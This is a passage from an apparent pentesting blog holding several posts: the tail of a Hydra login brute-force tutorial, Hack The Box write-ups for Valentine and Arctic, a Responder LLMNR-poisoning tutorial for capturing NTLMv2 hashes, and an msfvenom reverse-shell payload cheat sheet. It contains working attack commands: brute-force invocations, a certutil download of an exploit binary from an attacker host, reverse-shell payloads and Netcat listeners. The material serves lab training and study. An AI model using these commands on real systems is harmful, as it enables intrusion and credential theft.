
Right away, we see a couple GET methods listed here, but let’s see what happens if we attempt a login. Go ahead and type in a random username/password, and click Log In.

Of course our login attempt will fail, but we’re able to see that this website is using a POST method to log-in by looking at the requests.

Easy enough, now we know what method to specify in our command!
http-post-form
Note: You’ll need to enter https if you’re attacking a site on port 443.


Specifying the Path to Attack

So far, we’ve only told the tool to attack the IP address of the target, but we haven’t specified where the login page lives. Let’s prepare that now.
/department/login.php


Finding & Specifying Location of Username/Password Form(s)

This is the hardest part, but it’s actually surprisingly simple. Let’s head back over to our browser window. We should still have the Inspect Element window open on the Network Tab. With our Post request still selected, let’s click Edit and Resend.

Now we see a section called Request Body that contains the username and password you entered earlier! We’ll want to grab this entire request for Hydra to use.

In my case, the unmodified request looks like this:
username=InfiniteLogins&password=Password

Because we know the username we’re after is “admin”, I’m going to hardcode that into the request. I’ll also replace the “Password” I entered with ^PASS^. This will tell Hydra to enter the words from our list in this position of the request. My modified request that I’ll place into my Hydra command looks like this:
username=admin&password=^PASS^

Note: If we desired, we could also brute-force usernames by specifying ^USER^ instead of admin.


Identifying & Specifying Failed Attempts

Finally, we just need a way to let Hydra know whether or not we successfully logged-in. Since we can’t see what the page looks like upon a successful login, we’ll need to specify what the page looks like on a failed login.


Let’s head back to our browser and attempt to login using the username of admin and password of password.

As we saw before, we’re presented with text that reads “Invalid Password!” Let’s copy this, and paste it into our command:
Invalid Password!

Piecing the Command Together

Let’s take all of the components mentioned above, but place them into a single command. Here’s the syntax that we’re going to need.

sudo hydra <Username/List> <Password/List> <IP> <Method> "<Path>:<RequestBody>:<IncorrectVerbiage>"

After filling in the placeholders, here’s our actual command!
sudo hydra -l admin -P /usr/share/wordlists/rockyou.txt 10.10.10.43 http-post-form "/department/login.php:username=admin&password=^PASS^:Invalid Password!"

Note: I ran into issues later on when trying to execute this copied command out of this WordPress site. You may need to delete and re-enter your quotation marks within the terminal window before the command will work properly for you.

After a few minutes, we uncover the password to sign in!
admin:1q2w3e4r5t


Using Hydra to Brute-Force Our Second Login Page

Go through the exact same steps as above, and you should end up with a command that looks like this.
sudo hydra -l admin -P /usr/share/wordlists/rockyou.txt 10.10.10.43 https-post-form "/db/index.php:password=^PASS^&remember=yes&login=Log+In&proc_login=true:Incorrect password"

So what’s different between this command and the one we ran earlier? Let’s make note of the things that changed.

  • Method was switched to https-post-form
  • Path was updated to /db/index.php
  • Request Body is completely different, but we still hard-code admin and replace the password with ^PASS^
  • Finally, the text returned for a failed attempt reads Incorrect password

After running the command, we uncover the password after just a couple minutes.
admin:password123


Let me know if you found this at all helpful, or if something didn’t quite work for you!

Hack The Box

Hack the Box Write-Up: VALENTINE (Without Metasploit)


In honors of Valentines day, I figured it only made sense to give this box a try and was shocked at how easy it ended up being.

Table of Contents:

  • Enumeration
  • Exploiting Heartbleed Vulnerability
  • Privilege Escalation
  • Key Takeaways

Enumeration

As always, I started with an nmap scan to see what ports are open.
nmap -T4 -sV -sC 10.10.10.79

Reviewing the results, I see that we’re dealing with a webserver that also has port 22 open for SSH. My immediate thought is I’ll be able to find credentials through a web exploit, which I can use the log into the box via SSH.

To start, let’s go take a look at the webpage on port 80 and 443.

I quickly see the infamous Heartbleed logo on both webserver ports. Add in the fact that this box is named Valentine, I start to wonder if Heartbleed is the intended path.

To see if the machine is vulnerable to Heartbleed, I decide to run a quick nmap script against the box.

nmap -sV --script=/usr/share/nmap/scripts/ssl-heartbleed.nse 10.10.10.79

According to the results, I’m able to confirm the machine should be vulnerable to Heartbleed.


Exploiting Heartbleed Vulnerability

At this point, I start looking for public exploits for Heartbleed and come across the following python script at https://stackabuse.com/how-to-exploit-the-heartbleed-bug/

I take a copy of this code and save it as exploit.py on my machine. After reviewing the code, I see that the syntax only requires the IP address of our target.

sudo python exploit.py 10.10.10.79


There is a lot of output that gets returned, which tells us that we successfully exploited Heartbleed. Taking a closer look at the output shows a text value (that appears to be Base64) for a form located at https://127.0.0.1/decode.php (see above screenshot for the highlighted text value).

Note: You may need to run the exploit multiple times before you find the text string I’m mentioning.

I decide to head over to the decode.php page and see if I can decode this string.

Interesting! So we’ve got a value that appears to be some sort of credential. At this point, I attempted to SSH into the box as root using heartbleedbelievethehype as the password, but it didn’t work.

Seeming to be at a dead-end, I decide to run dirbuster against the box. After some time, I uncovered a page at /dev/hype_key that appeared to contain a hidden message in hex format.

I copy this hex code, look up a quick online decoder, and dump the text in. Looks like we found an RSA key for an SSH connection!

I take the decoded RSA key and store that into a file named rsa.key. I then attempt to connect to the box using the key and uncovered passphrase, but am still unable to get in. It seems I need to uncover a username still as this key isn’t working for the root user.

After trying a few basic usernames, such as valentine@10.10.10.79 or heartbleed@10.10.10.79, I finally realize that the username is in the name of the encoded RSA key. If you recall, the name of this file was hype_key.

Finally with this additional insight, I attempt to connect to the box using this RSA key, passphrase, and username.
sudo ssh -i rsa.key hype@10.10.10.79

Great! I’ve got a connection as a low-privileged user. I’ll go ahead and grab the user.txt file before moving on.


Privilege Escalation

At first, I figured I’d check for low-hanging fruit through a kernel exploit. Let’s see what OS I’m running on.
uname -a


Sweet, x86 Ubuntu 3.2.0-23. Wonder if there are any known privesc exploits?
searchsploit ubuntu 3.2

Look like there are a couple! I attempted to use two of these, but was unable to make it work. Either ran into a compilation error, or a problem executing the payload. Either way, figured there must be another way to gain root-access and decided to dig deeper.

If I can’t make an easy kernel exploit work, perhaps I can still find a lazy path to root? Let’s see what commands were previously ran on this box as root.
cd ~
cat .bash_history

Interesting.. Looks like the admin was using tmux for something. Let’s try a couple of these commands and see what happens.
tmux -S /.devs/dev_sess


Wow, looks like that got us root! Let’s grab our flag and consider this one a wrap.


Key Takeaways

  • Staying up to date with major vulnerabilities will make your life easier when it comes to identifying critical holes.
  • Not all attack vectors relay on remote code execution or buffer overflows.
  • Always look for low hanging fruit, whether that’s something as simply as looking at command history or even kernel exploits.

Hacking Tutorial, Pentesting

Abusing LLMNR/NBT-NS in Active Directory Domains: Part 1 (Capturing NTLMv2 Hashes)


Other Parts in Series:

Welcome to Part 1 of this series. As each part gets released, we’ll dive deeper and deeper into the joys of LLMNR poisoning and I’ll demonstrate just how easy it makes the life of an attacker when this default legacy protocol is still running in your environment.

By the end of this series, you will be able to pivot across an ENTIRE poorly configured domain with SYSTEM-level access.

Part 1 Table of Contents:

  • What is LLMNR & NBT-NS?
  • Brief Explanation of the Exploit
  • Downloading and Installing Responder
  • Capturing NTLMv2 Hashes w/ Responder

What is LLMNR & NBT-NS?

Crowe.com does a fantastic job at giving you a high-level overview of what NetBIOS & link-local multicast name resolution do. Instead of reinventing the wheel, I will simply provide an excerpt from their website below.

“NetBIOS and LLMNR are protocols used to resolve host names and facilitate communication between hosts on local networks. NetBIOS is generally outdated and can be used to communicate with legacy systems. LLMNR is designed for consumer-grade networks in which a domain name system (DNS) server might not exist.”

If none of this sounds familiar, I highly recommend checking out the below link and reading more about these protocols before moving on.

https://www.crowe.com/cybersecurity-watch/netbios-llmnr-giving-away-credentials


Great! So how can I exploit this?

When a computer requests access to a legitimate network resource, it usually follows a set of pre-defined queries. LLMNR and NetBIOS come into play as last resort options when other methods (such as DNS or local hosts files) don’t prove helpful. Since LLMNR & NetBIOS will attempt name resolution via broadcasted requests to the broadcast-domain, we can set up tools to listen for these requests and respond back pretending to be the intended recipient.

Name Resolution Response Attack

Downloading & Installing Responder

Navigate to the following GitHub page and Copy the clone URL.
https://github.com/lgandx/Responder/


Navigate to your /opt folder and Download the tool using git.
cd /opt
sudo git clone https://github.com/lgandx/Responder.git


Poisoning Requests With Responder to Capture NTLMv2 Hashes

Now that we have our tools set up. Let’s take a deeper look at Responder.
cd /opt/Responder
ls

We see a handful of files, including Responder.conf (the configuration file) and Responder.py (the script used to perform the exploit). Let’s take a closer look at Responder.conf.
gedit Responder.conf

So there’s a lot going on in here, but I just wanted to make you aware of the section titled Servers to Start. This is where we can configure which servers we’d like Responder to spin up to perform the exploit. We won’t actually make any changes in here just yet, just know that this conf file is very important and will be brought up in the future.

With all servers active, let’s go ahead and Run Responder on our primary interface (note yours may differ depending on your environment).
sudo python Responder.py -I eth0

So what’s happening here? Responder is listening for all incoming requests in the three listed Poisoners (LLMNR, NBT-NS, DNS/MDNS). If any devices on the network need a hand resolving a hostname, fileshare, etc. they will send a broadcast out to the entire network. With this tool running, we will be able to ‘Respond’, pretending to be that destination server. From there, the device will reply back with its NTLMv2 Hash as it attempts to authenticate to the resource.

You’ll get the most responses back on a busy network with many devices in use. I’ve also found that we will get a lot of results during the beginning of shifts or once users return from lunch breaks. If you have enough patience, you should receive a response pretty soon. If you don’t have patience, then let’s see if we can force a LLMNR request..


From a Windows machine on the network, launch a File Explorer window, and attempt to Browse to a fileshare that doesn’t exist.
\\infinitelogins

Within just a few moments, Responder is able to capture my NTLMv2 Hash.


That’s it for this post! Next up, I’ll be showing you what you can do with these hashes to pivot onto other machines or even score a reverse shell. In the mean-time, let me know what you thought of this and whether or not it has been helpful!

Hack The Box

Hack the Box Write-Up: ARCTIC (Without Metasploit)

This was a “fun” box. It honestly wasn’t too hard because there are many, well documented, public exploits available. I spent way more time than I’d like to admit on the privesc section, but eventually found an easy way in.

Table of Contents:

  • Enumeration and Initial Foothold
  • Privilege Escalation
  • Key Takeaways

Enumeration and Initial Foothold

As always, started with a quick nmap scan of the box with default scripts (-sC) and enumeration of versions (-sV). -T4 simply makes the scan run faster with additional threads.
nmap -sV -sC -T4 10.10.10.11

We find that port 8500 is open, but I don’t immediately recognize what service is running, so let’s check it out in a web browser. I opened tabs to see if it would respond on both http as well as https. I only received a response back on http, but could see the index of a directory!

At this point, my immediate instinct is to start running dirbuster to see what directories we can uncover. While that was running in the background, I decided to manually dive in. I eventually found an administrator page at the URL http://10.10.10.11:8500/CFIDE/administrator.
Here, we can see that we’re running a piece of software called Adobe Coldfusion, version 8!

Viewing the Page Source, we can see that there is a hard-coded salt value that gets added to the password when it’s entered. I went ahead and made note of this in case it’s helpful in the future.


At this point, I started looking for public exploits known to Cold Fusion 8. In my research, I found many many vulnerabilities that we may have been able to use for our way in. I eventually decided on utilizing a Arbitrary File Upload and Execute vulnerability found at the below website:
https://repo.theoremforge.com/pentesting/tools/blob/01a0616a6e09c9dbf42d731261309109443cc3e6/Uncategorized/exploit/windows/CVE-2009-2265_coldfusion.8.0.1/upload.py


I copied that code down and stored it into a new file that I named hax.py. After reading through the code, it appears that we’re simply uploading a malicious JSP file to a directory that we have unauthenticated access to. Reading the usage, we’ll need to first create our own malicious JSP file to pass along.

Leverage msfvenom to create a JSP payload, per the instructions from the exploit.
msfvenom -p java/jsp_shell_reverse_tcp LHOST=10.10.14.45 LPORT=443 -f raw > shell.jsp

Cool, time to exploit!
python hax.py 10.10.10.11 8500 shell.jsp

Perfect, we received a successful message indicating that we have uploaded our malicious file. Time to set up a Netcat listener, and then browse to the URL holding the malicious JSP file to execute the exploit.
nc -nvlp 443

Browse to http://10.10.10.11:8500/userfiles/file/exploit.jsp

Awesome! I’m presented with a shell. A quick whoami confirms that we haven’t pwned the system fully yet.

Let’s grab the user flag real quick before moving onto the next section, which we see is on the user’s desktop.
dir c:\users\tolis\desktop


Privilege Escalation

A quick systeminfo returns that we’re dealing with a 64-bit Windows Server 2008 R2 machine with no patches installed.

In my last post about Devel (which you can find here), we used a tool called Sherlock to locate privilege escalation exploits on a machine.

This time, I wanted to use a different tool. I came across the Windows-Exploit-Suggester.py on GitHub, and figured I’d give it a try. https://github.com/AonCyberLabs/Windows-Exploit-Suggester

While many people give credit to this tool, I didn’t have much luck. It returned a list of exploits that I couldn’t use on this box, and also missed some critical exploits that would have made privesc much easier. Feel free to try it out and see how it works for you — Just know your mileage may vary.

Instead, I Googled local privilege escalation exploits available on Server 2008 R2 machines. Eventually, I came across MS10-059. There are some awesome public exploits available for this vulnerability, and I found a precompiled executable that will present you with a reverse SYSTEM shell.

Note: I do not recommend using public precompiled executables on your machine. Please proceed with caution when you’re unable to view the source code of any executable found on the Internet!!!

I found this particular executable at https://github.com/SecWiki/windows-kernel-exploits/tree/master/MS10-059.

Once downloaded on my box, I transferred it over to the victim by spinning up a quick webserver via Python.
python -m SimpleHTTPServer 80

On the victim computer, I changed into a directory that I had write permissions to, and then downloaded this file using certutil.
certutil -urlcache -f "http://10.10.14.45/MS10-059.exe" MS10-059.exe

Executing this file returns usage on how to gain the reverse shell.

Alright cool, sounds like we need to spin up a Netcat listener to catch the shell! Let’s run this command on our Kali box.
nc -nvlp 9001

And finally, let’s execute this command on the victim box.
ms10-059.exe 10.10.14.45 9001

Checking back on our Netcat listener, we see that we’ve popped a shell. A quick whoami proves that we now have SYSTEM.


Key Takeaways

  • While enumeration scripts will work on some boxes, they don’t always work on all. Make sure to keep trying different things until you find a path that works for you.
  • There are typically many different ways into a system. While learning different methods will always be useful, sometimes it’s best to go with the easiest methods first.
  • Patch outdated software — duh.
Tips & Tricks

MSFVenom Reverse Shell Payload Cheatsheet (with & without Meterpreter)

Encrypt and Anonymize Your Internet Connection for as Little as $3/mo with PIA VPN. Learn More

There are tons of cheatsheets out there, but I couldn’t find a comprehensive one that includes non-Meterpreter shells. I will include both Meterpreter, as well as non-Meterpreter shells for those studying for OSCP.

Table of Contents:
– Non Meterpreter Binaries
– Non Meterpreter Web Payloads
– Meterpreter Binaries
– Meterpreter Web Payloads


Non-Meterpreter Binaries

Staged Payloads for Windows

x86msfvenom -p windows/shell/reverse_tcp LHOST=<IP> LPORT=<PORT> -f exe > shell-x86.exe
x64msfvenom -p windows/x64/shell_reverse_tcp LHOST=<IP> LPORT=<PORT> -f exe > shell-x64.exe

Stageless Payloads for Windows

x86 msfvenom -p windows/shell_reverse_tcp LHOST=<IP> LPORT=<PORT> -f exe > shell-x86.exe
x64 msfvenom -p windows/shell_reverse_tcp LHOST=<IP> LPORT=<PORT> -f exe > shell-x64.exe

Staged Payloads for Linux

x86msfvenom -p linux/x86/shell/reverse_tcp LHOST=<IP> LPORT=<PORT> -f elf > shell-x86.elf
x64 msfvenom -p linux/x64/shell/reverse_tcp LHOST=<IP> LPORT=<PORT> -f elf > shell-x64.elf

Stageless Payloads for Linux

x86 msfvenom -p linux/x86/shell_reverse_tcp LHOST=<IP> LPORT=<PORT> -f elf > shell-x86.elf
x64 msfvenom -p linux/x64/shell_reverse_tcp LHOST=<IP> LPORT=<PORT> -f elf > shell-x64.elf

Non-Meterpreter Web Payloads

aspmsfvenom -p windows/shell/reverse_tcp LHOST=<IP> LPORT=<PORT> -f asp > shell.asp
jspmsfvenom -p java/jsp_shell_reverse_tcp LHOST=<IP> LPORT=<PORT> -f raw > shell.jsp
warmsfvenom -p java/jsp_shell_reverse_tcp LHOST=<IP> LPORT=<PORT> -f war > shell.war
phpmsfvenom -p php/reverse_php LHOST=<IP> LPORT=<PORT> -f raw > shell.php

Meterpreter Binaries

Staged Payloads for Windows

x86msfvenom -p windows/meterpreter/reverse_tcp LHOST=<IP> LPORT=<PORT> -f exe > shell-x86.exe
x64msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=<IP> LPORT=<PORT> -f exe > shell-x64.exe

Stageless Payloads for Windows

x86msfvenom -p windows/meterpreter_reverse_tcp LHOST=<IP> LPORT=<PORT> -f exe > shell-x86.exe
x64msfvenom -p windows/x64/meterpreter_reverse_tcp LHOST=<IP> LPORT=<PORT> -f exe > shell-x64.exe

Staged Payloads for Linux

x86msfvenom -p linux/x86/meterpreter/reverse_tcp LHOST=<IP> LPORT=<PORT> -f elf > shell-x86.elf
x64msfvenom -p linux/x64/meterpreter/reverse_tcp LHOST=<IP> LPORT=<PORT> -f elf > shell-x64.elf

Stageless Payloads for Linux

x86msfvenom -p linux/x86/meterpreter_reverse_tcp LHOST=<IP> LPORT=<PORT> -f elf > shell-x86.elf
x64msfvenom -p linux/x64/meterpreter_reverse_tcp LHOST=<IP> LPORT=<PORT> -f elf > shell-x64.elf

Meterpreter Web Payloads

aspmsfvenom -p windows/meterpreter/reverse_tcp LHOST=<IP> LPORT=<PORT> -f asp > shell.asp
jspmsfvenom -p java/jsp_shell_reverse_tcp LHOST=<IP> LPORT=<PORT> -f raw > example.jsp
warmsfvenom -p java/jsp_shell_reverse_tcp LHOST=<IP> LPORT=<PORT> -f war > example.war
phpmsfvenom -p php/meterpreter_reverse_tcp LHOST=<IP> LPORT=<PORT> -f raw > shell.php

Donations and Support:
Like my content? Please consider supporting me on Patreon:
https://www.patreon.com/infinitelogins

Purchase a VPN Using my Affiliate Link
https://www.privateinternetaccess.com/pages/buy-vpn/infinitelogins

๐Ÿ‘‡ SUBSCRIBE TO INFINITELOGINS YOUTUBE CHANNEL NOW ๐Ÿ‘‡
https://www.youtube.com/c/infinitelogins?sub_confirmation=1